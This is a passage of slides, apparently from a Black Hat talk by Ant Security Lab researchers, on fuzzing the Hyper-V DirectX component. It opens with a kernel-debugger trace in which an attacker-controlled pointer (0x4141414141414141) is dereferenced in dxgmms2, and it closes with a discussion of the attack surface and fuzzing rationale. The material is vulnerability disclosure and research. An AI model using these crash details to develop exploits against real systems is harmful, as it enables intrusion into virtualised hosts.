dxgmms2!VidSchiAcquirePrivateDataReference+0x3:
fffff807`3a985607 4c8bc9          mov     r9,rcx
```

```
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0x6:
fffff807`3a98560a 44398190000000  cmp     dword ptr [rcx+90h],r8d
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0xd:
fffff807`3a985611 762a            jbe     dxgmms2!VidSchiAcquirePrivateDataReference+0x39
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0xf:
fffff807`3a985613 8b4208          mov     eax,dword ptr [rdx+8]
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0x12:
fffff807`3a985616 8d04c5c7000000  lea     eax,[rax*8+0C7h]
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0x19:
fffff807`3a98561d 83e0f8          and     eax,0FFFFFFF8h
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0x1c:
fffff807`3a985620 410fafc0        imul    eax,r8d
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0x20:
fffff807`3a985624 488b8c10c8000000 mov     rcx,qword ptr [rax+rdx+0C8h]
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0x28:
fffff807`3a98562c 4885c9          test    rcx,rcx
7: kd> r @rcx
rcx=4141414141414141
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0x2b:
fffff807`3a98562f 750e            jne     dxgmms2!VidSchiAcquirePrivateDataReference+0x3b
7: kd> p
dxgmms2!VidSchiAcquirePrivateDataReference+0x3b:
fffff807`3a98563f f0ff410c        lock inc dword ptr [rcx+0Ch]
7: kd> dq @rcx+c
41414141`4141414d  ????????`???????? ????????`????????
41414141`4141415d  ????????`???????? ????????`????????
41414141`4141416d  ????????`???????? ????????`????????
41414141`4141417d  ????????`???????? ????????`????????
41414141`4141418d  ????????`???????? ????????`????????
41414141`4141419d  ????????`???????? ????????`????????
41414141`414141ad  ????????`???????? ????????`????????
41414141`414141bd  ????????`???????? ????????`????????
```

Agenda

① Hyper-V DirectX Component Architecture

② How to Config

③ Attack Surface

④ Vulnerabilities details


⑤ Fuzz is necessary

⑥ Conclusion and Black Hat Sound Bytes


Why Fuzz?

- Hyper-V DirectX Component has a large quantity of codes.
- There are 87 commands and their corresponding structures, mutating members in a specific struct can be very effective.
- Many commands depend on context, such as some commands depend on *device_handle*, *allocation_handle*, etc. Meanwhile, the properties of the handle, such as the properties of the *allocation_handle*, will also affect the commands that refer to it below. In this case, it is more efficient to use fuzz.
- The above vulnerabilities were all discovered by fuzz.


Fuzz Architecture



Fuzz Architecture



Example



Agenda

① Hyper-V DirectX Component Architecture

② How to Config

③ Attack Surface

④ Vulnerabilities details

⑤ Fuzz is necessary

⑥ Conclusion and Black Hat Sound Bytes

Conclusion

- The Hyper-V DirectX Component has a large attack surface and is still being updated so far.
- Hyper-V DirectX Component application scenarios include: WDAG, Windows Sandbox, and HoloLens 2 emulator. Since virtual machines can natively support DirectX, online 3D gaming may become possible in the future I guess.
- ☹Unfortunately, MSRC thinks Hyper-V DirectX is out of scope for Hyper-V bounty program(Thanks MSRC for the patient communication). But it's still a good remote attack surface.

Black Hat Sound Bytes

- Hyper-V DirectX component architecture overview, and how to enable DirectX component in Hyper-V virtual machine configuration.
- Introduce the attack surface of Hyper-V DirectX component, and how to find vulnerabilities in this attack surface through fuzzing.
- Discloses the internal details of 4 Hyper-V DirectX component's vulnerabilities, providing reference for finding vulnerabilities in this new attack surface.

Thank you!

Zhenhao Hong (@rthhh17)

Ziming Zhang (@ezrak1e)

Q & A

Zhenhao Hong (@rthhh17)

Ziming Zhang (@ezrak1e)

蚂蚁安全实验室 ANT SECURITY LAB | 光年 Light-Year